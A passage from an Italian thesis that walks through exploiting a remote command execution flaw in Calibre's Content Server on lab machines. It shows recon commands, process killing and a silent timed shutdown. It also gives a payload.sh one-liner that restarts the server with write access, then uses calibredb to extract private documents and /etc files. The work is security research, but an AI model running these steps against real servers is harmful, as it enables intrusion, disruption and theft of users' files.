dall'indirizzo IP pubblico della rete in cui è connesso e interfacciandoci solamente dalla porta 8080, andando quindi a limitare la sua esposizione in pubblico al solo servizio utile (il Content Server di Calibre) per motivi di sicurezza. Come già visto in Tabella 4.1, l'indirizzo IP pubblico è quasi sempre variabile, mutando numerose volte nel corso di qualche ora; difatti, quando si intende rendere un PC raggiungibile in Internet, la soluzione preferita consiste nell'utilizzare il suo nome di dominio in alternativa al suo IP pubblico, il quale è più semplice da conoscere e soprattutto rimane invariato nel tempo. Tuttavia, per questo esperimento, data la sua rapidità si è preferito riferirsi direttamente all'IP pubblico, rimandando l'utilizzo del nome di dominio a contesti più realistici (i quali sarebbero egualmente validi anche ai fini del presente esperimento).

In seguito a tale premessa, il funzionamento del già conosciuto script `callibre.py` non varia, venendo quindi richiamato con lo stesso metodo e inserendo l'URL della biblioteca remota come target (composto dall'indirizzo IP pubblico del server[4] e dalla porta 8080):

```
python callibre.py --target http://79.53.***.***:8080/
```

L'interfaccia che si presenta di seguito è la medesima dei due casi precedenti. Si inizia il test avviando i primi comandi, utili per la conoscenza delle informazioni di base: il comando `whoami` visualizza l'utente che sta eseguendo il Content Server, riportando `filippo` come utente connesso in tale momento. Dopo di che, si esegue il comando utile per conoscere la distribuzione Linux in uso. In questo caso, il comando `lsb_release -a` precedentemente impiegato nel server Ubuntu non funziona (riportando l'errore visualizzato in Figura 4.10), essendo che nei sistemi Fedora non è nativamente presente. L'alternativa consiste nell'andare a leggere il contenuto del file `/etc/os-release`, un file di sistema che contiene le informazioni sulla distribuzione Linux installata sul computer, andando ad eseguire il comando `cat /etc/os-release`: il sistema operativo riportato è Linux Fedora versione 44, come si può vedere in Figura 4.10 (dove è presente anche l'output del comando `whoami` precedentemente impartito).

Successivamente, si inizia ad esplorare il contenuto del server, andando ad ottenere il percorso della home directory dell'utente `filippo`: a tal proposito, i comandi rimangono gli stessi di quelli lanciati sul server con Ubuntu, con `echo $HOME` che visualizza il percorso di tale cartella e `ls $HOME` che ne visualizza il contenuto. Inoltre, si può andare a curiosare in una delle cartelle presenti nella home alla ricerca di qualche documento che può suscitare curiosità, impartendo il comando `ls $HOME/Documenti` già conosciuto precedentemente, come visualizzato in Figura 4.11.

Adesso, si procede ad analizzare l'elenco dei processi che sono attivi nel server, utilizzando il comando `ps xo pid,user,pmem,pcpu,time,args` affrontato in precedenza. Come si può intravedere in Figura 4.12, nel sistema vi sono numerosi processi

[4]L'indirizzo IP pubblico del server con Linux Fedora è stato parzialmente oscurato con degli asterischi per motivazioni di sicurezza.



Figura 4.10: Invio dei comandi al server remoto per la visualizzazione dell'utente connesso e del sistema operativo in esecuzione. La distribuzione Linux e la sua versione sono evidenziate nel rettangolo rosso



Figura 4.11: Visualizzazione dei file della home directory del server remoto e di una delle sue sottocartelle

in esecuzione: uno che può essere interessante ai fini dell'exploit è quello evidenziato nel rettangolo rosso, relativo a LibreOffice Calc (un foglio di calcolo elettronico), il quale potrebbe essere ipoteticamente impiegato per catalogare in una vista tabellare l'elenco dei libri della biblioteca, allo scopo di inserirli in seguito nella biblioteca digitale di Calibre. Per terminarlo — analogamente a quanto già fatto con il server Ubuntu — si ottiene il suo PID, utilizzando `pidof soffice.bin` (dove `soffice.bin` è il nome del processo associato a LibreOffice Calc); una volta ottenuto ciò, si utilizza il comando `kill` per terminare immediatamente il suddetto processo. In Figura 4.12 sono visualizzati anche gli output relativi a questi ultimi due comandi.

Infine, l'attacco termina eseguendo gli ultimi due comandi, relativi al blocco della sessione e allo spegnimento del PC (con conseguente interruzione del Content Server). Esattamente come già affrontato per il server Ubuntu, si rivela necessario lanciare i suddetti comandi reimpostando inizialmente il contenuto della variabile `LD_LIBRARY_PATH`, per la stessa motivazione discussa in tale caso: il comando relativo al blocco della sessione è quindi fornito da

```
LD_LIBRARY_PATH="" loginctl lock-session
```

Invece, per quanto riguarda lo spegnimento del server, si può eseguire il medesimo comando già discusso nel caso del server Ubuntu, oppure si percorre una strada alternativa, optando per uno spegnimento temporizzato. Utilizzando il comando



Figura 4.12: Elencazione dei processi in esecuzione sul server remoto e terminazione del processo relativo a LibreOffice Calc, il quale è evidenziato in tale elenco e raffigurato nel box rosso

```
LD_LIBRARY_PATH="" shutdown +5
```

si richiede lo spegnimento del computer dopo cinque minuti dall'invio del suddetto comando, piuttosto che immediatamente. É interessante osservare che durante l'esperimento è emerso che tale pianificazione non genera alcuna notifica grafica visibile all'eventuale utente che utilizza il server in quel momento, ottenendo di conseguenza un suo arresto improvviso in seguito all'esaurimento dei cinque minuti forniti come parametro. Nella Figura 4.13 sono visualizzati i risultati di questi ultimi comandi, compreso il primo tentativo di eseguire il primo senza la variabile `LD_LIBRARY_PATH` anteposta ad esso.

4.2 Estrazione file dai server

L'ultima tipologia di attacco può essere descritta come un'applicazione diretta dello sfruttamento di questa vulnerabilità, in cui gli strumenti usati fino a poco fa (quindi lo script `callibre.py` e alcuni dei comandi descritti nelle precedenti sottosezioni) vengono impiegati per compiere un attacco più complesso e invasivo, il quale consentirà di estrarre alcuni file direttamente dal Content Server, scaricandoli direttamente nel PC dell'attaccante, pronti per essere utilizzati senza limitazioni e blocchi.



Figura 4.13: Blocco della sessione e spegnimento del server remoto, il quale è stato programmato dopo cinque minuti dall'invio del suddetto comando. Anche in questo caso, la reimpostazione della variabile d'ambiente `LD_LIBRARY_PATH` si rivela necessaria ai fini del loro corretto funzionamento



Figura 4.14: Menu per l'avvio del Content Server in Calibre: il pulsante per avviarlo è evidenziato in blu

Il principale vettore d'accesso ai file del server è dato dall'interfaccia web della biblioteca remota di Calibre, già illustrata in Figura 3.2 e presentata nel capitolo *§ 3 Materiali e metodi*, la quale consente di visualizzare e consultare tutti i libri contenuti nella banca dati di Calibre; tale funzionalità è messa a disposizione dal Content Server, che può essere avviato sia passando per l'ambiente grafico messo a disposizione da Calibre stesso (utilizzando l'apposito menu visualizzato in Figura 4.14), o in alternativa passando per una utility a riga di comando denominata `calibre-server`, la quale è sovente riservata ad amministratori più esperti e mette a disposizione un insieme di funzionalità più tecniche.

Relativamente alla gestione dei libri contenuti nella banca dati di Calibre (la biblioteca digitale), si può fare uso del medesimo ambiente grafico mostrato in Figura 3.1, il quale mette a disposizione tutti gli strumenti necessari per l'aggiunta di nuovi libri, la loro catalogazione e la loro rimozione; una strada alternativa — simile a quanto discussa poco fa per il Content Server — consiste invece nell'utilizzo di un'altra utility a riga di comando, nota come `calibredb` (già menzionata nella sezione *§ 3.3.1 Analisi del funzionamento*), la quale consente di gestire sia la stessa biblioteca

locale che biblioteche disponibili in altri server. Questo programma rappresenta un fondamentale strumento per l'esecuzione dell'attacco, essendo che in fase di inserimento di un nuovo libro costui non esegue alcun controllo sulla tipologia del file che si intende aggiungere, aprendo conseguentemente la possibilità al caricamento in biblioteca di qualsiasi tipologia di file, che può spaziare dai documenti ai videoclip, fino ad arrivare addirittura ai file di configurazione. Poiché `calibredb` è uno strumento riservato principalmente ad utenze esperte, in condizioni normali non è impiegabile, perché il Content Server — quando avviato dall'interfaccia grafica — non abilita automaticamente i privilegi di scrittura, ma unicamente quelli di lettura, demandando la gestione completa dei libri della banca dati alla sola interfaccia grafica (negandola di conseguenza a `calibredb`).

Lo scopo dell'attacco consiste nel riavviare il Content Server di Calibre con i permessi di scrittura abilitati, aprendo la possibilità a `calibredb` di poter gestire la biblioteca digitale e usarlo in combinazione con l'interfaccia web, con l'obiettivo finale di — rispettivamente — caricare un file che si intende estrarre dal server (sfruttando le sue lacune sul controllo dei file) e scaricarlo nel PC dell'attaccante, svolgendo l'intera operazione nella maniera il più possibile silenziosa e invisibile sia agli eventuali amministratori che agli ipotetici utenti che ne usufruiscono. Il riavvio del server è un passaggio imprescindibile, in quanto Calibre non consente di avere più Content Server in esecuzione, ma solamente uno alla volta; tale operazione viene effettuata iniettando un **payload**, ovverosia uno script che si preoccupa di terminare il Content Server già attivo il più velocemente possibile e di riavviarlo sulla medesima porta impiegata in precedenza (la 8080) utilizzando `calibre-server` anziché l'interfaccia grafica, con un apposito parametro che abilita i privilegi in scrittura per `calibredb`. Il suddetto script viene inserito e lanciato direttamente all'interno del server, e il suo utilizzo viene esaminato nelle seguenti sezioni, in cui si analizza questo attacco sia per il server Ubuntu e sia per il server Windows.

Per quanto concerne il download dei file estrapolati dal server, si osserva che il loro nome può essere leggermente differente a causa delle funzionalità di classificazione dei libri impiegate da Calibre, ma il loro contenuto rimane assolutamente intatto e privo di alterazioni.

4.2.1 Estrazione dei file dal server Ubuntu

Il primo obiettivo della presente tipologia di attacco riguarda il server che esegue il sistema operativo Ubuntu. Per iniziare, si avvia lo script `callibre.py` impiegando lo stesso comando e lo stesso target già menzionati nella sottosezione *§ 4.1.1 Invio dei comandi al Content Server Ubuntu*:

```
python callibre.py --target http://192.168.1.60:8080
```

Dopo aver lanciato lo script, vi sono degli step preliminari da svolgere per assicurarsi di essere correttamente connessi al server e di avere le necessarie condizioni per la

corretta esecuzione dell'attacco. Riguardo al primo, è sufficiente inviare un qualsiasi comando dallo script al Content Server e verificare che costui restituisca il suo output: ad esempio, inviando il comando `whoami` il server è in grado di rispondere indicando `rosario` come utente collegato. Per quanto concerne l'ultima tappa, è raccomandato conoscere se il Content Server di Calibre è stato avviato dall'interfaccia grafica oppure dal programma `calibre-server`, sfruttando il comando

```
ps xo pid,user,pmem,pcpu,time,args | grep calibre
```

Tale comando, già trattato in *§ 4.1.1 Invio dei comandi al Content Server Ubuntu*, si preoccupa di ottenere la lista completa dei processi in esecuzione nel sistema e in seguito di filtrarla per i processi aventi il nome `calibre`, tramite la utility di sistema `grep`. Da come si può visualizzare in Figura 4.15, nel caso in esame il Content Server è stato avviato passando per l'interfaccia di Calibre, poiché il suo processo è associato al nome `calibre` e non `calibre-server`. Dopo aver investigato sul processo che gestisce il Content Server, è necessario raccomandarsi di avere accesso ai due programmi a riga di comando utili a compiere l'attacco, ovverosia `calibredb` e `calibre-server`; a tal scopo, il comando `pwd` visualizza la cartella da cui vengono lanciati tutti i comandi che l'attaccante invia al Content Server, mentre `ls | grep calibre` consente di elencare tutti i file contenuti nella suddetta cartella, andando ad applicare a tale elenco un filtro che mostra solamente i file contenenti il nome `calibre`. Il risultato di tali comandi — visualizzato in Figura 4.15 — conferma che la cartella da cui i comandi vengono lanciati è quella che contiene i file di Calibre (sia eseguibili che librerie), e i due programmi a riga di comando utili all'attacco sono presenti.

Dopo aver verificato di avere accesso a tutti i programmi necessari e aver controllato che il server è in esecuzione, è necessario svolgere il passaggio cruciale per l'attacco, consistente nell'iniettare il payload utile a riavviare il Content Server con i privilegi di scrittura abilitati. Questo processo, estremamente delicato, viene svolto scrivendo ed eseguendo uno script direttamente nel server, le cui mansioni consistono nel chiudere il Content Server attualmente in esecuzione il più velocemente possibile, aspettare pochi secondi affinché il sistema operativo liberi la porta 8080 occupata precedentemente e infine avviare il Content Server con i privilegi di scrittura con il comando `calibre-server`. Per scrivere il contenuto dello script nella cartella di Calibre si invia il seguente comando:

```
echo "bash -c \'kill -n 11 $(pidof calibre)\' ; sleep 5s ;
   ./calibre-server --enable-local-write --timeout=5" > payload.sh
```

Utilizzando il comando `echo` e le pipe di redirezionamento, è possibile inserire la stringa contenuta negli apici doppi direttamente all'interno di un file, anziché visualizzarla a schermo. Per questo contesto, questa procedura viene adoperata per scrivere il contenuto dello script nell'apposito file `payload.sh`. Le tre operazioni che



Figura 4.15: Verifiche preliminari per lo svolgimento del secondo attacco al server Ubuntu. In rosso è evidenziato il processo legato all'interfaccia grafica di Calibre, mentre in giallo sono evidenziati i due eseguibili fondamentali per l'esecuzione dell'attacco

tale script deve svolgere sono separate dal carattere separatore '`;`', impiegato nella shell di Linux con lo scopo di includere più comandi in una sola riga. Inoltre, si osserva la presenza del carattere backslash (\) anteposto negli apici singoli: tale accorgimento è necessario onde evitare errori di Python (relativi a una errata interpretazione del carattere \) durante il lancio del comando da `callibre.py`.

Per quanto concerne la chiusura del Content Server precedente, essa è demandata al comando `kill` (già affrontato precedentemente), il quale è messo in combinazione con il comando `pidof` utile ad ottenere i PID di `calibre` e terminarne tutti i processi aventi tali PID. É interessante notare che utilizzando il parametro `-n 11` il comando `kill` non invia al processo il segnale predefinito `SIGKILL` (associato alla chiusura forzata), bensì il segnale noto come `SIGSEGV` — associato all'errore di segmentazione — il quale consente di simulare il crash dei processi di Calibre per tale motivazione: ciò viene fatto per garantire una chiusura del Content Server il più possibile rapida. Inoltre, è necessario eseguire tale comando utilizzando la shell `bash` piuttosto di `sh`, essendo che in fase di sperimentazione si è riscontrato che il comando `kill` — quando non era lanciato da `bash` — restituiva un errore di sintassi e non portava a termine il suo compito. La chiusura forzata del precedente Content Server è seguita dall'impiego del comando `sleep`, il quale crea una condizione di attesa di cinque secondi, il lasso di tempo in cui ci si assicura che il sistema liberi la porta 8080.

In seguito, si avvia il Content Server con i privilegi di scrittura abilitati per `calibredb` passando per il programma `calibre-server`, il quale può abilitare tale



Figura 4.16: Iniezione ed esecuzione del payload per l'attacco al server Ubuntu, passaggi indicati rispettivamente nel box rosso e giallo

permesso fornendo il parametro `--enable-local-write`. É fondamentale notare la presenza del parametro aggiuntivo `--timeout=5`: costui consente di impostare un tempo di attesa massimo (*timeout*) di cinque secondi, in modo tale che se l'elaborazione di una richiesta in ingresso (ad esempio, quella relativa all'inserimento in biblioteca di un nuovo libro) dovesse prolungarsi eccessivamente, il Content Server è in grado di interromperla, accorgimento utile a prevenire dei blocchi che potrebbero compromettere la buona riuscita dell'attacco.

In seguito all'iniezione dello script `payload.sh`, è fondamentale garantirgli il permesso di esecuzione, utilizzando il comando `chmod +x payload.sh`; senza questo passaggio, lo script non può essere lanciato e di conseguenza non può compiere alcuna azione. In seguito a tale passaggio, arriva il momento di eseguire il payload, avviandolo con il comando `./payload.sh`. Subito dopo il suo avvio — come si può notare in Figura 4.16 — `callibre.py` restituisce l'errore relativo all'ottenimento del JSON contenente l'output del comando: questo comportamento è normale, ed è legato a una temporanea disconnessione dal server dovuta alla corretta terminazione del Content Server precedente. Tuttavia, dopo cinque secondi il Content Server si riavvierà e si può ritornare ad inviare comandi; in ogni caso, si può verificare di aver ottenuto nuovamente il collegamento inviando un qualsiasi comando (come `whoami`) e constatando la ricezione del suo output.

Da questo momento, è possibile procedere con l'inserimento nei file nella biblioteca digitale di Calibre. Innanzitutto, si va a vedere se vi è qualche file di interesse da estrarre, per esempio nella cartella Documenti: con `ls $HOME/Documenti` si ottiene il suo contenuto, visualizzato in Figura 4.17. Il file selezionato per l'estrazione è `Per_Nadia.pptx`, una presentazione di PowerPoint (una tipologia di documento non supportata nativamente da Calibre). Per estrarlo, prima lo si aggiunge alla biblioteca di Calibre, servendosi del comando



Figura 4.17: Elencazione dei documenti contenuti nel server Ubuntu e caricamento di uno di questi nella biblioteca digitale di Calibre (assieme al file di configurazione `/etc/adduser.conf`)

```
./calibredb add $HOME/Documenti/Per_Nadia.pptx
    --library-path=http://localhost:8080
```

La funzione `add` di `calibredb` consente di importare un file all'interno della biblioteca, il quale viene catalogato e in seguito visualizzato nella sua interfaccia; come già accennato nella parte introduttiva, in questa fase `calibredb` non controlla la tipologia di file da importare, consentendo quindi di aggiungere alla libreria qualsiasi file. La presenza del parametro `--library-path` (associato al server stesso) è dovuta al fatto che questa operazione non è di norma abilitata da `calibredb`, essendo ideato per la gestione di librerie contenute in server differenti, tuttavia è possibile aggirare tale limitazione arbitraria indicando come libreria remota `localhost`, ovvero il server stesso. Nel momento in cui si esegue il comando per l'aggiunta di un nuovo "libro" in biblioteca, `calibredb` assume un comportamento alquanto inusuale: il Content Server si blocca per diversi secondi, fino a quando il server stesso non interrompe l'elaborazione della richiesta appena ricevuta per aver superato il tempo massimo di attesa, rendendo quindi il Content Server nuovamente funzionante. Nonostante questo comportamento, il quale è anche seguito da un errore di ricezione del JSON della risposta, il file viene ugualmente aggiunto alla biblioteca, e risulta liberamente accessibile dall'interfaccia web del Content Server; tale comportamento giustifica in parte l'aggiunta del parametro `timeout` nei parametri di avvio del Content Server da `calibre-server`.

Con la seguente procedura, i file che si possono importare non si limitano ai soli documenti presenti nella home directory: ad esempio, si può estrarre il file `adduser.conf` (contenuto nella cartella `/etc`), un file di sistema impiegato come configurazione base per i nuovi utenti che vengono aggiunti nel sistema, sempre impiegando il medesimo comando, come si può vedere in Figura 4.17.



Figura 4.18: Visualizzazione della biblioteca di Calibre del server Ubuntu. Si possono notare i due file aggiunti in seguito all'attacco, evidenziati dal box rosso

In seguito al caricamento dei file nella biblioteca di Calibre, per visualizzarli e scaricarli l'attaccante si collega all'URL della biblioteca (fornito precedentemente come parametro a `callibre.py`) da un qualsiasi browser web: si può notare — come da Figura 4.18 — che i due file inseriti precedentemente compaiono in biblioteca, assieme a tutti gli altri libri inseriti nei momenti precedenti all'attacco.

Per scaricarli, è sufficiente cliccare su uno di questi e poi fare click su Scarica: il file estratto precedentemente assumerà un nome differente — come già menzionato nella parte introduttiva — a causa delle logiche di catalogazione di Calibre, ma il suo contenuto sarà completamente originale e inalterato, come si può vedere in Figura 4.19, in cui si va a scaricare e ad aprire il file di configurazione `adduser.conf` caricato in seguito all'esecuzione dell'attacco.

Tutto l'attacco, a partire dal momento in cui Calibre è stato terminato, si è svolto in maniera completamente silenziosa ed invisibile, compresi i caricamenti dei file con `calibredb`. Per concludere, si osserva che `calibredb` non carica i file privi di estensione, rifiutandosi di analizzarli: in questi casi, una tecnica per scavalcare tale limitazione consiste nel rinominarli temporaneamente aggiungendoci una qualsiasi estensione, e in seguito rimuovere tale estensione nel momento in cui il suddetto file è stato scaricato nel PC dell'attaccante.

4.2.2 Estrazione dei file dal server Windows

In questa sottosezione viene discusso l'attacco dedicato all'estrazione di file in riferimento all'altro obiettivo, ovverosia al server Windows. L'esperimento inizia avviando lo script `callibre.py`, impiegando lo stesso comando e lo stesso target affrontati nella sottosezione *§ 4.1.2 Invio dei comandi al Content Server Windows*:

```
python callibre.py --target http://192.168.1.50:8080
```

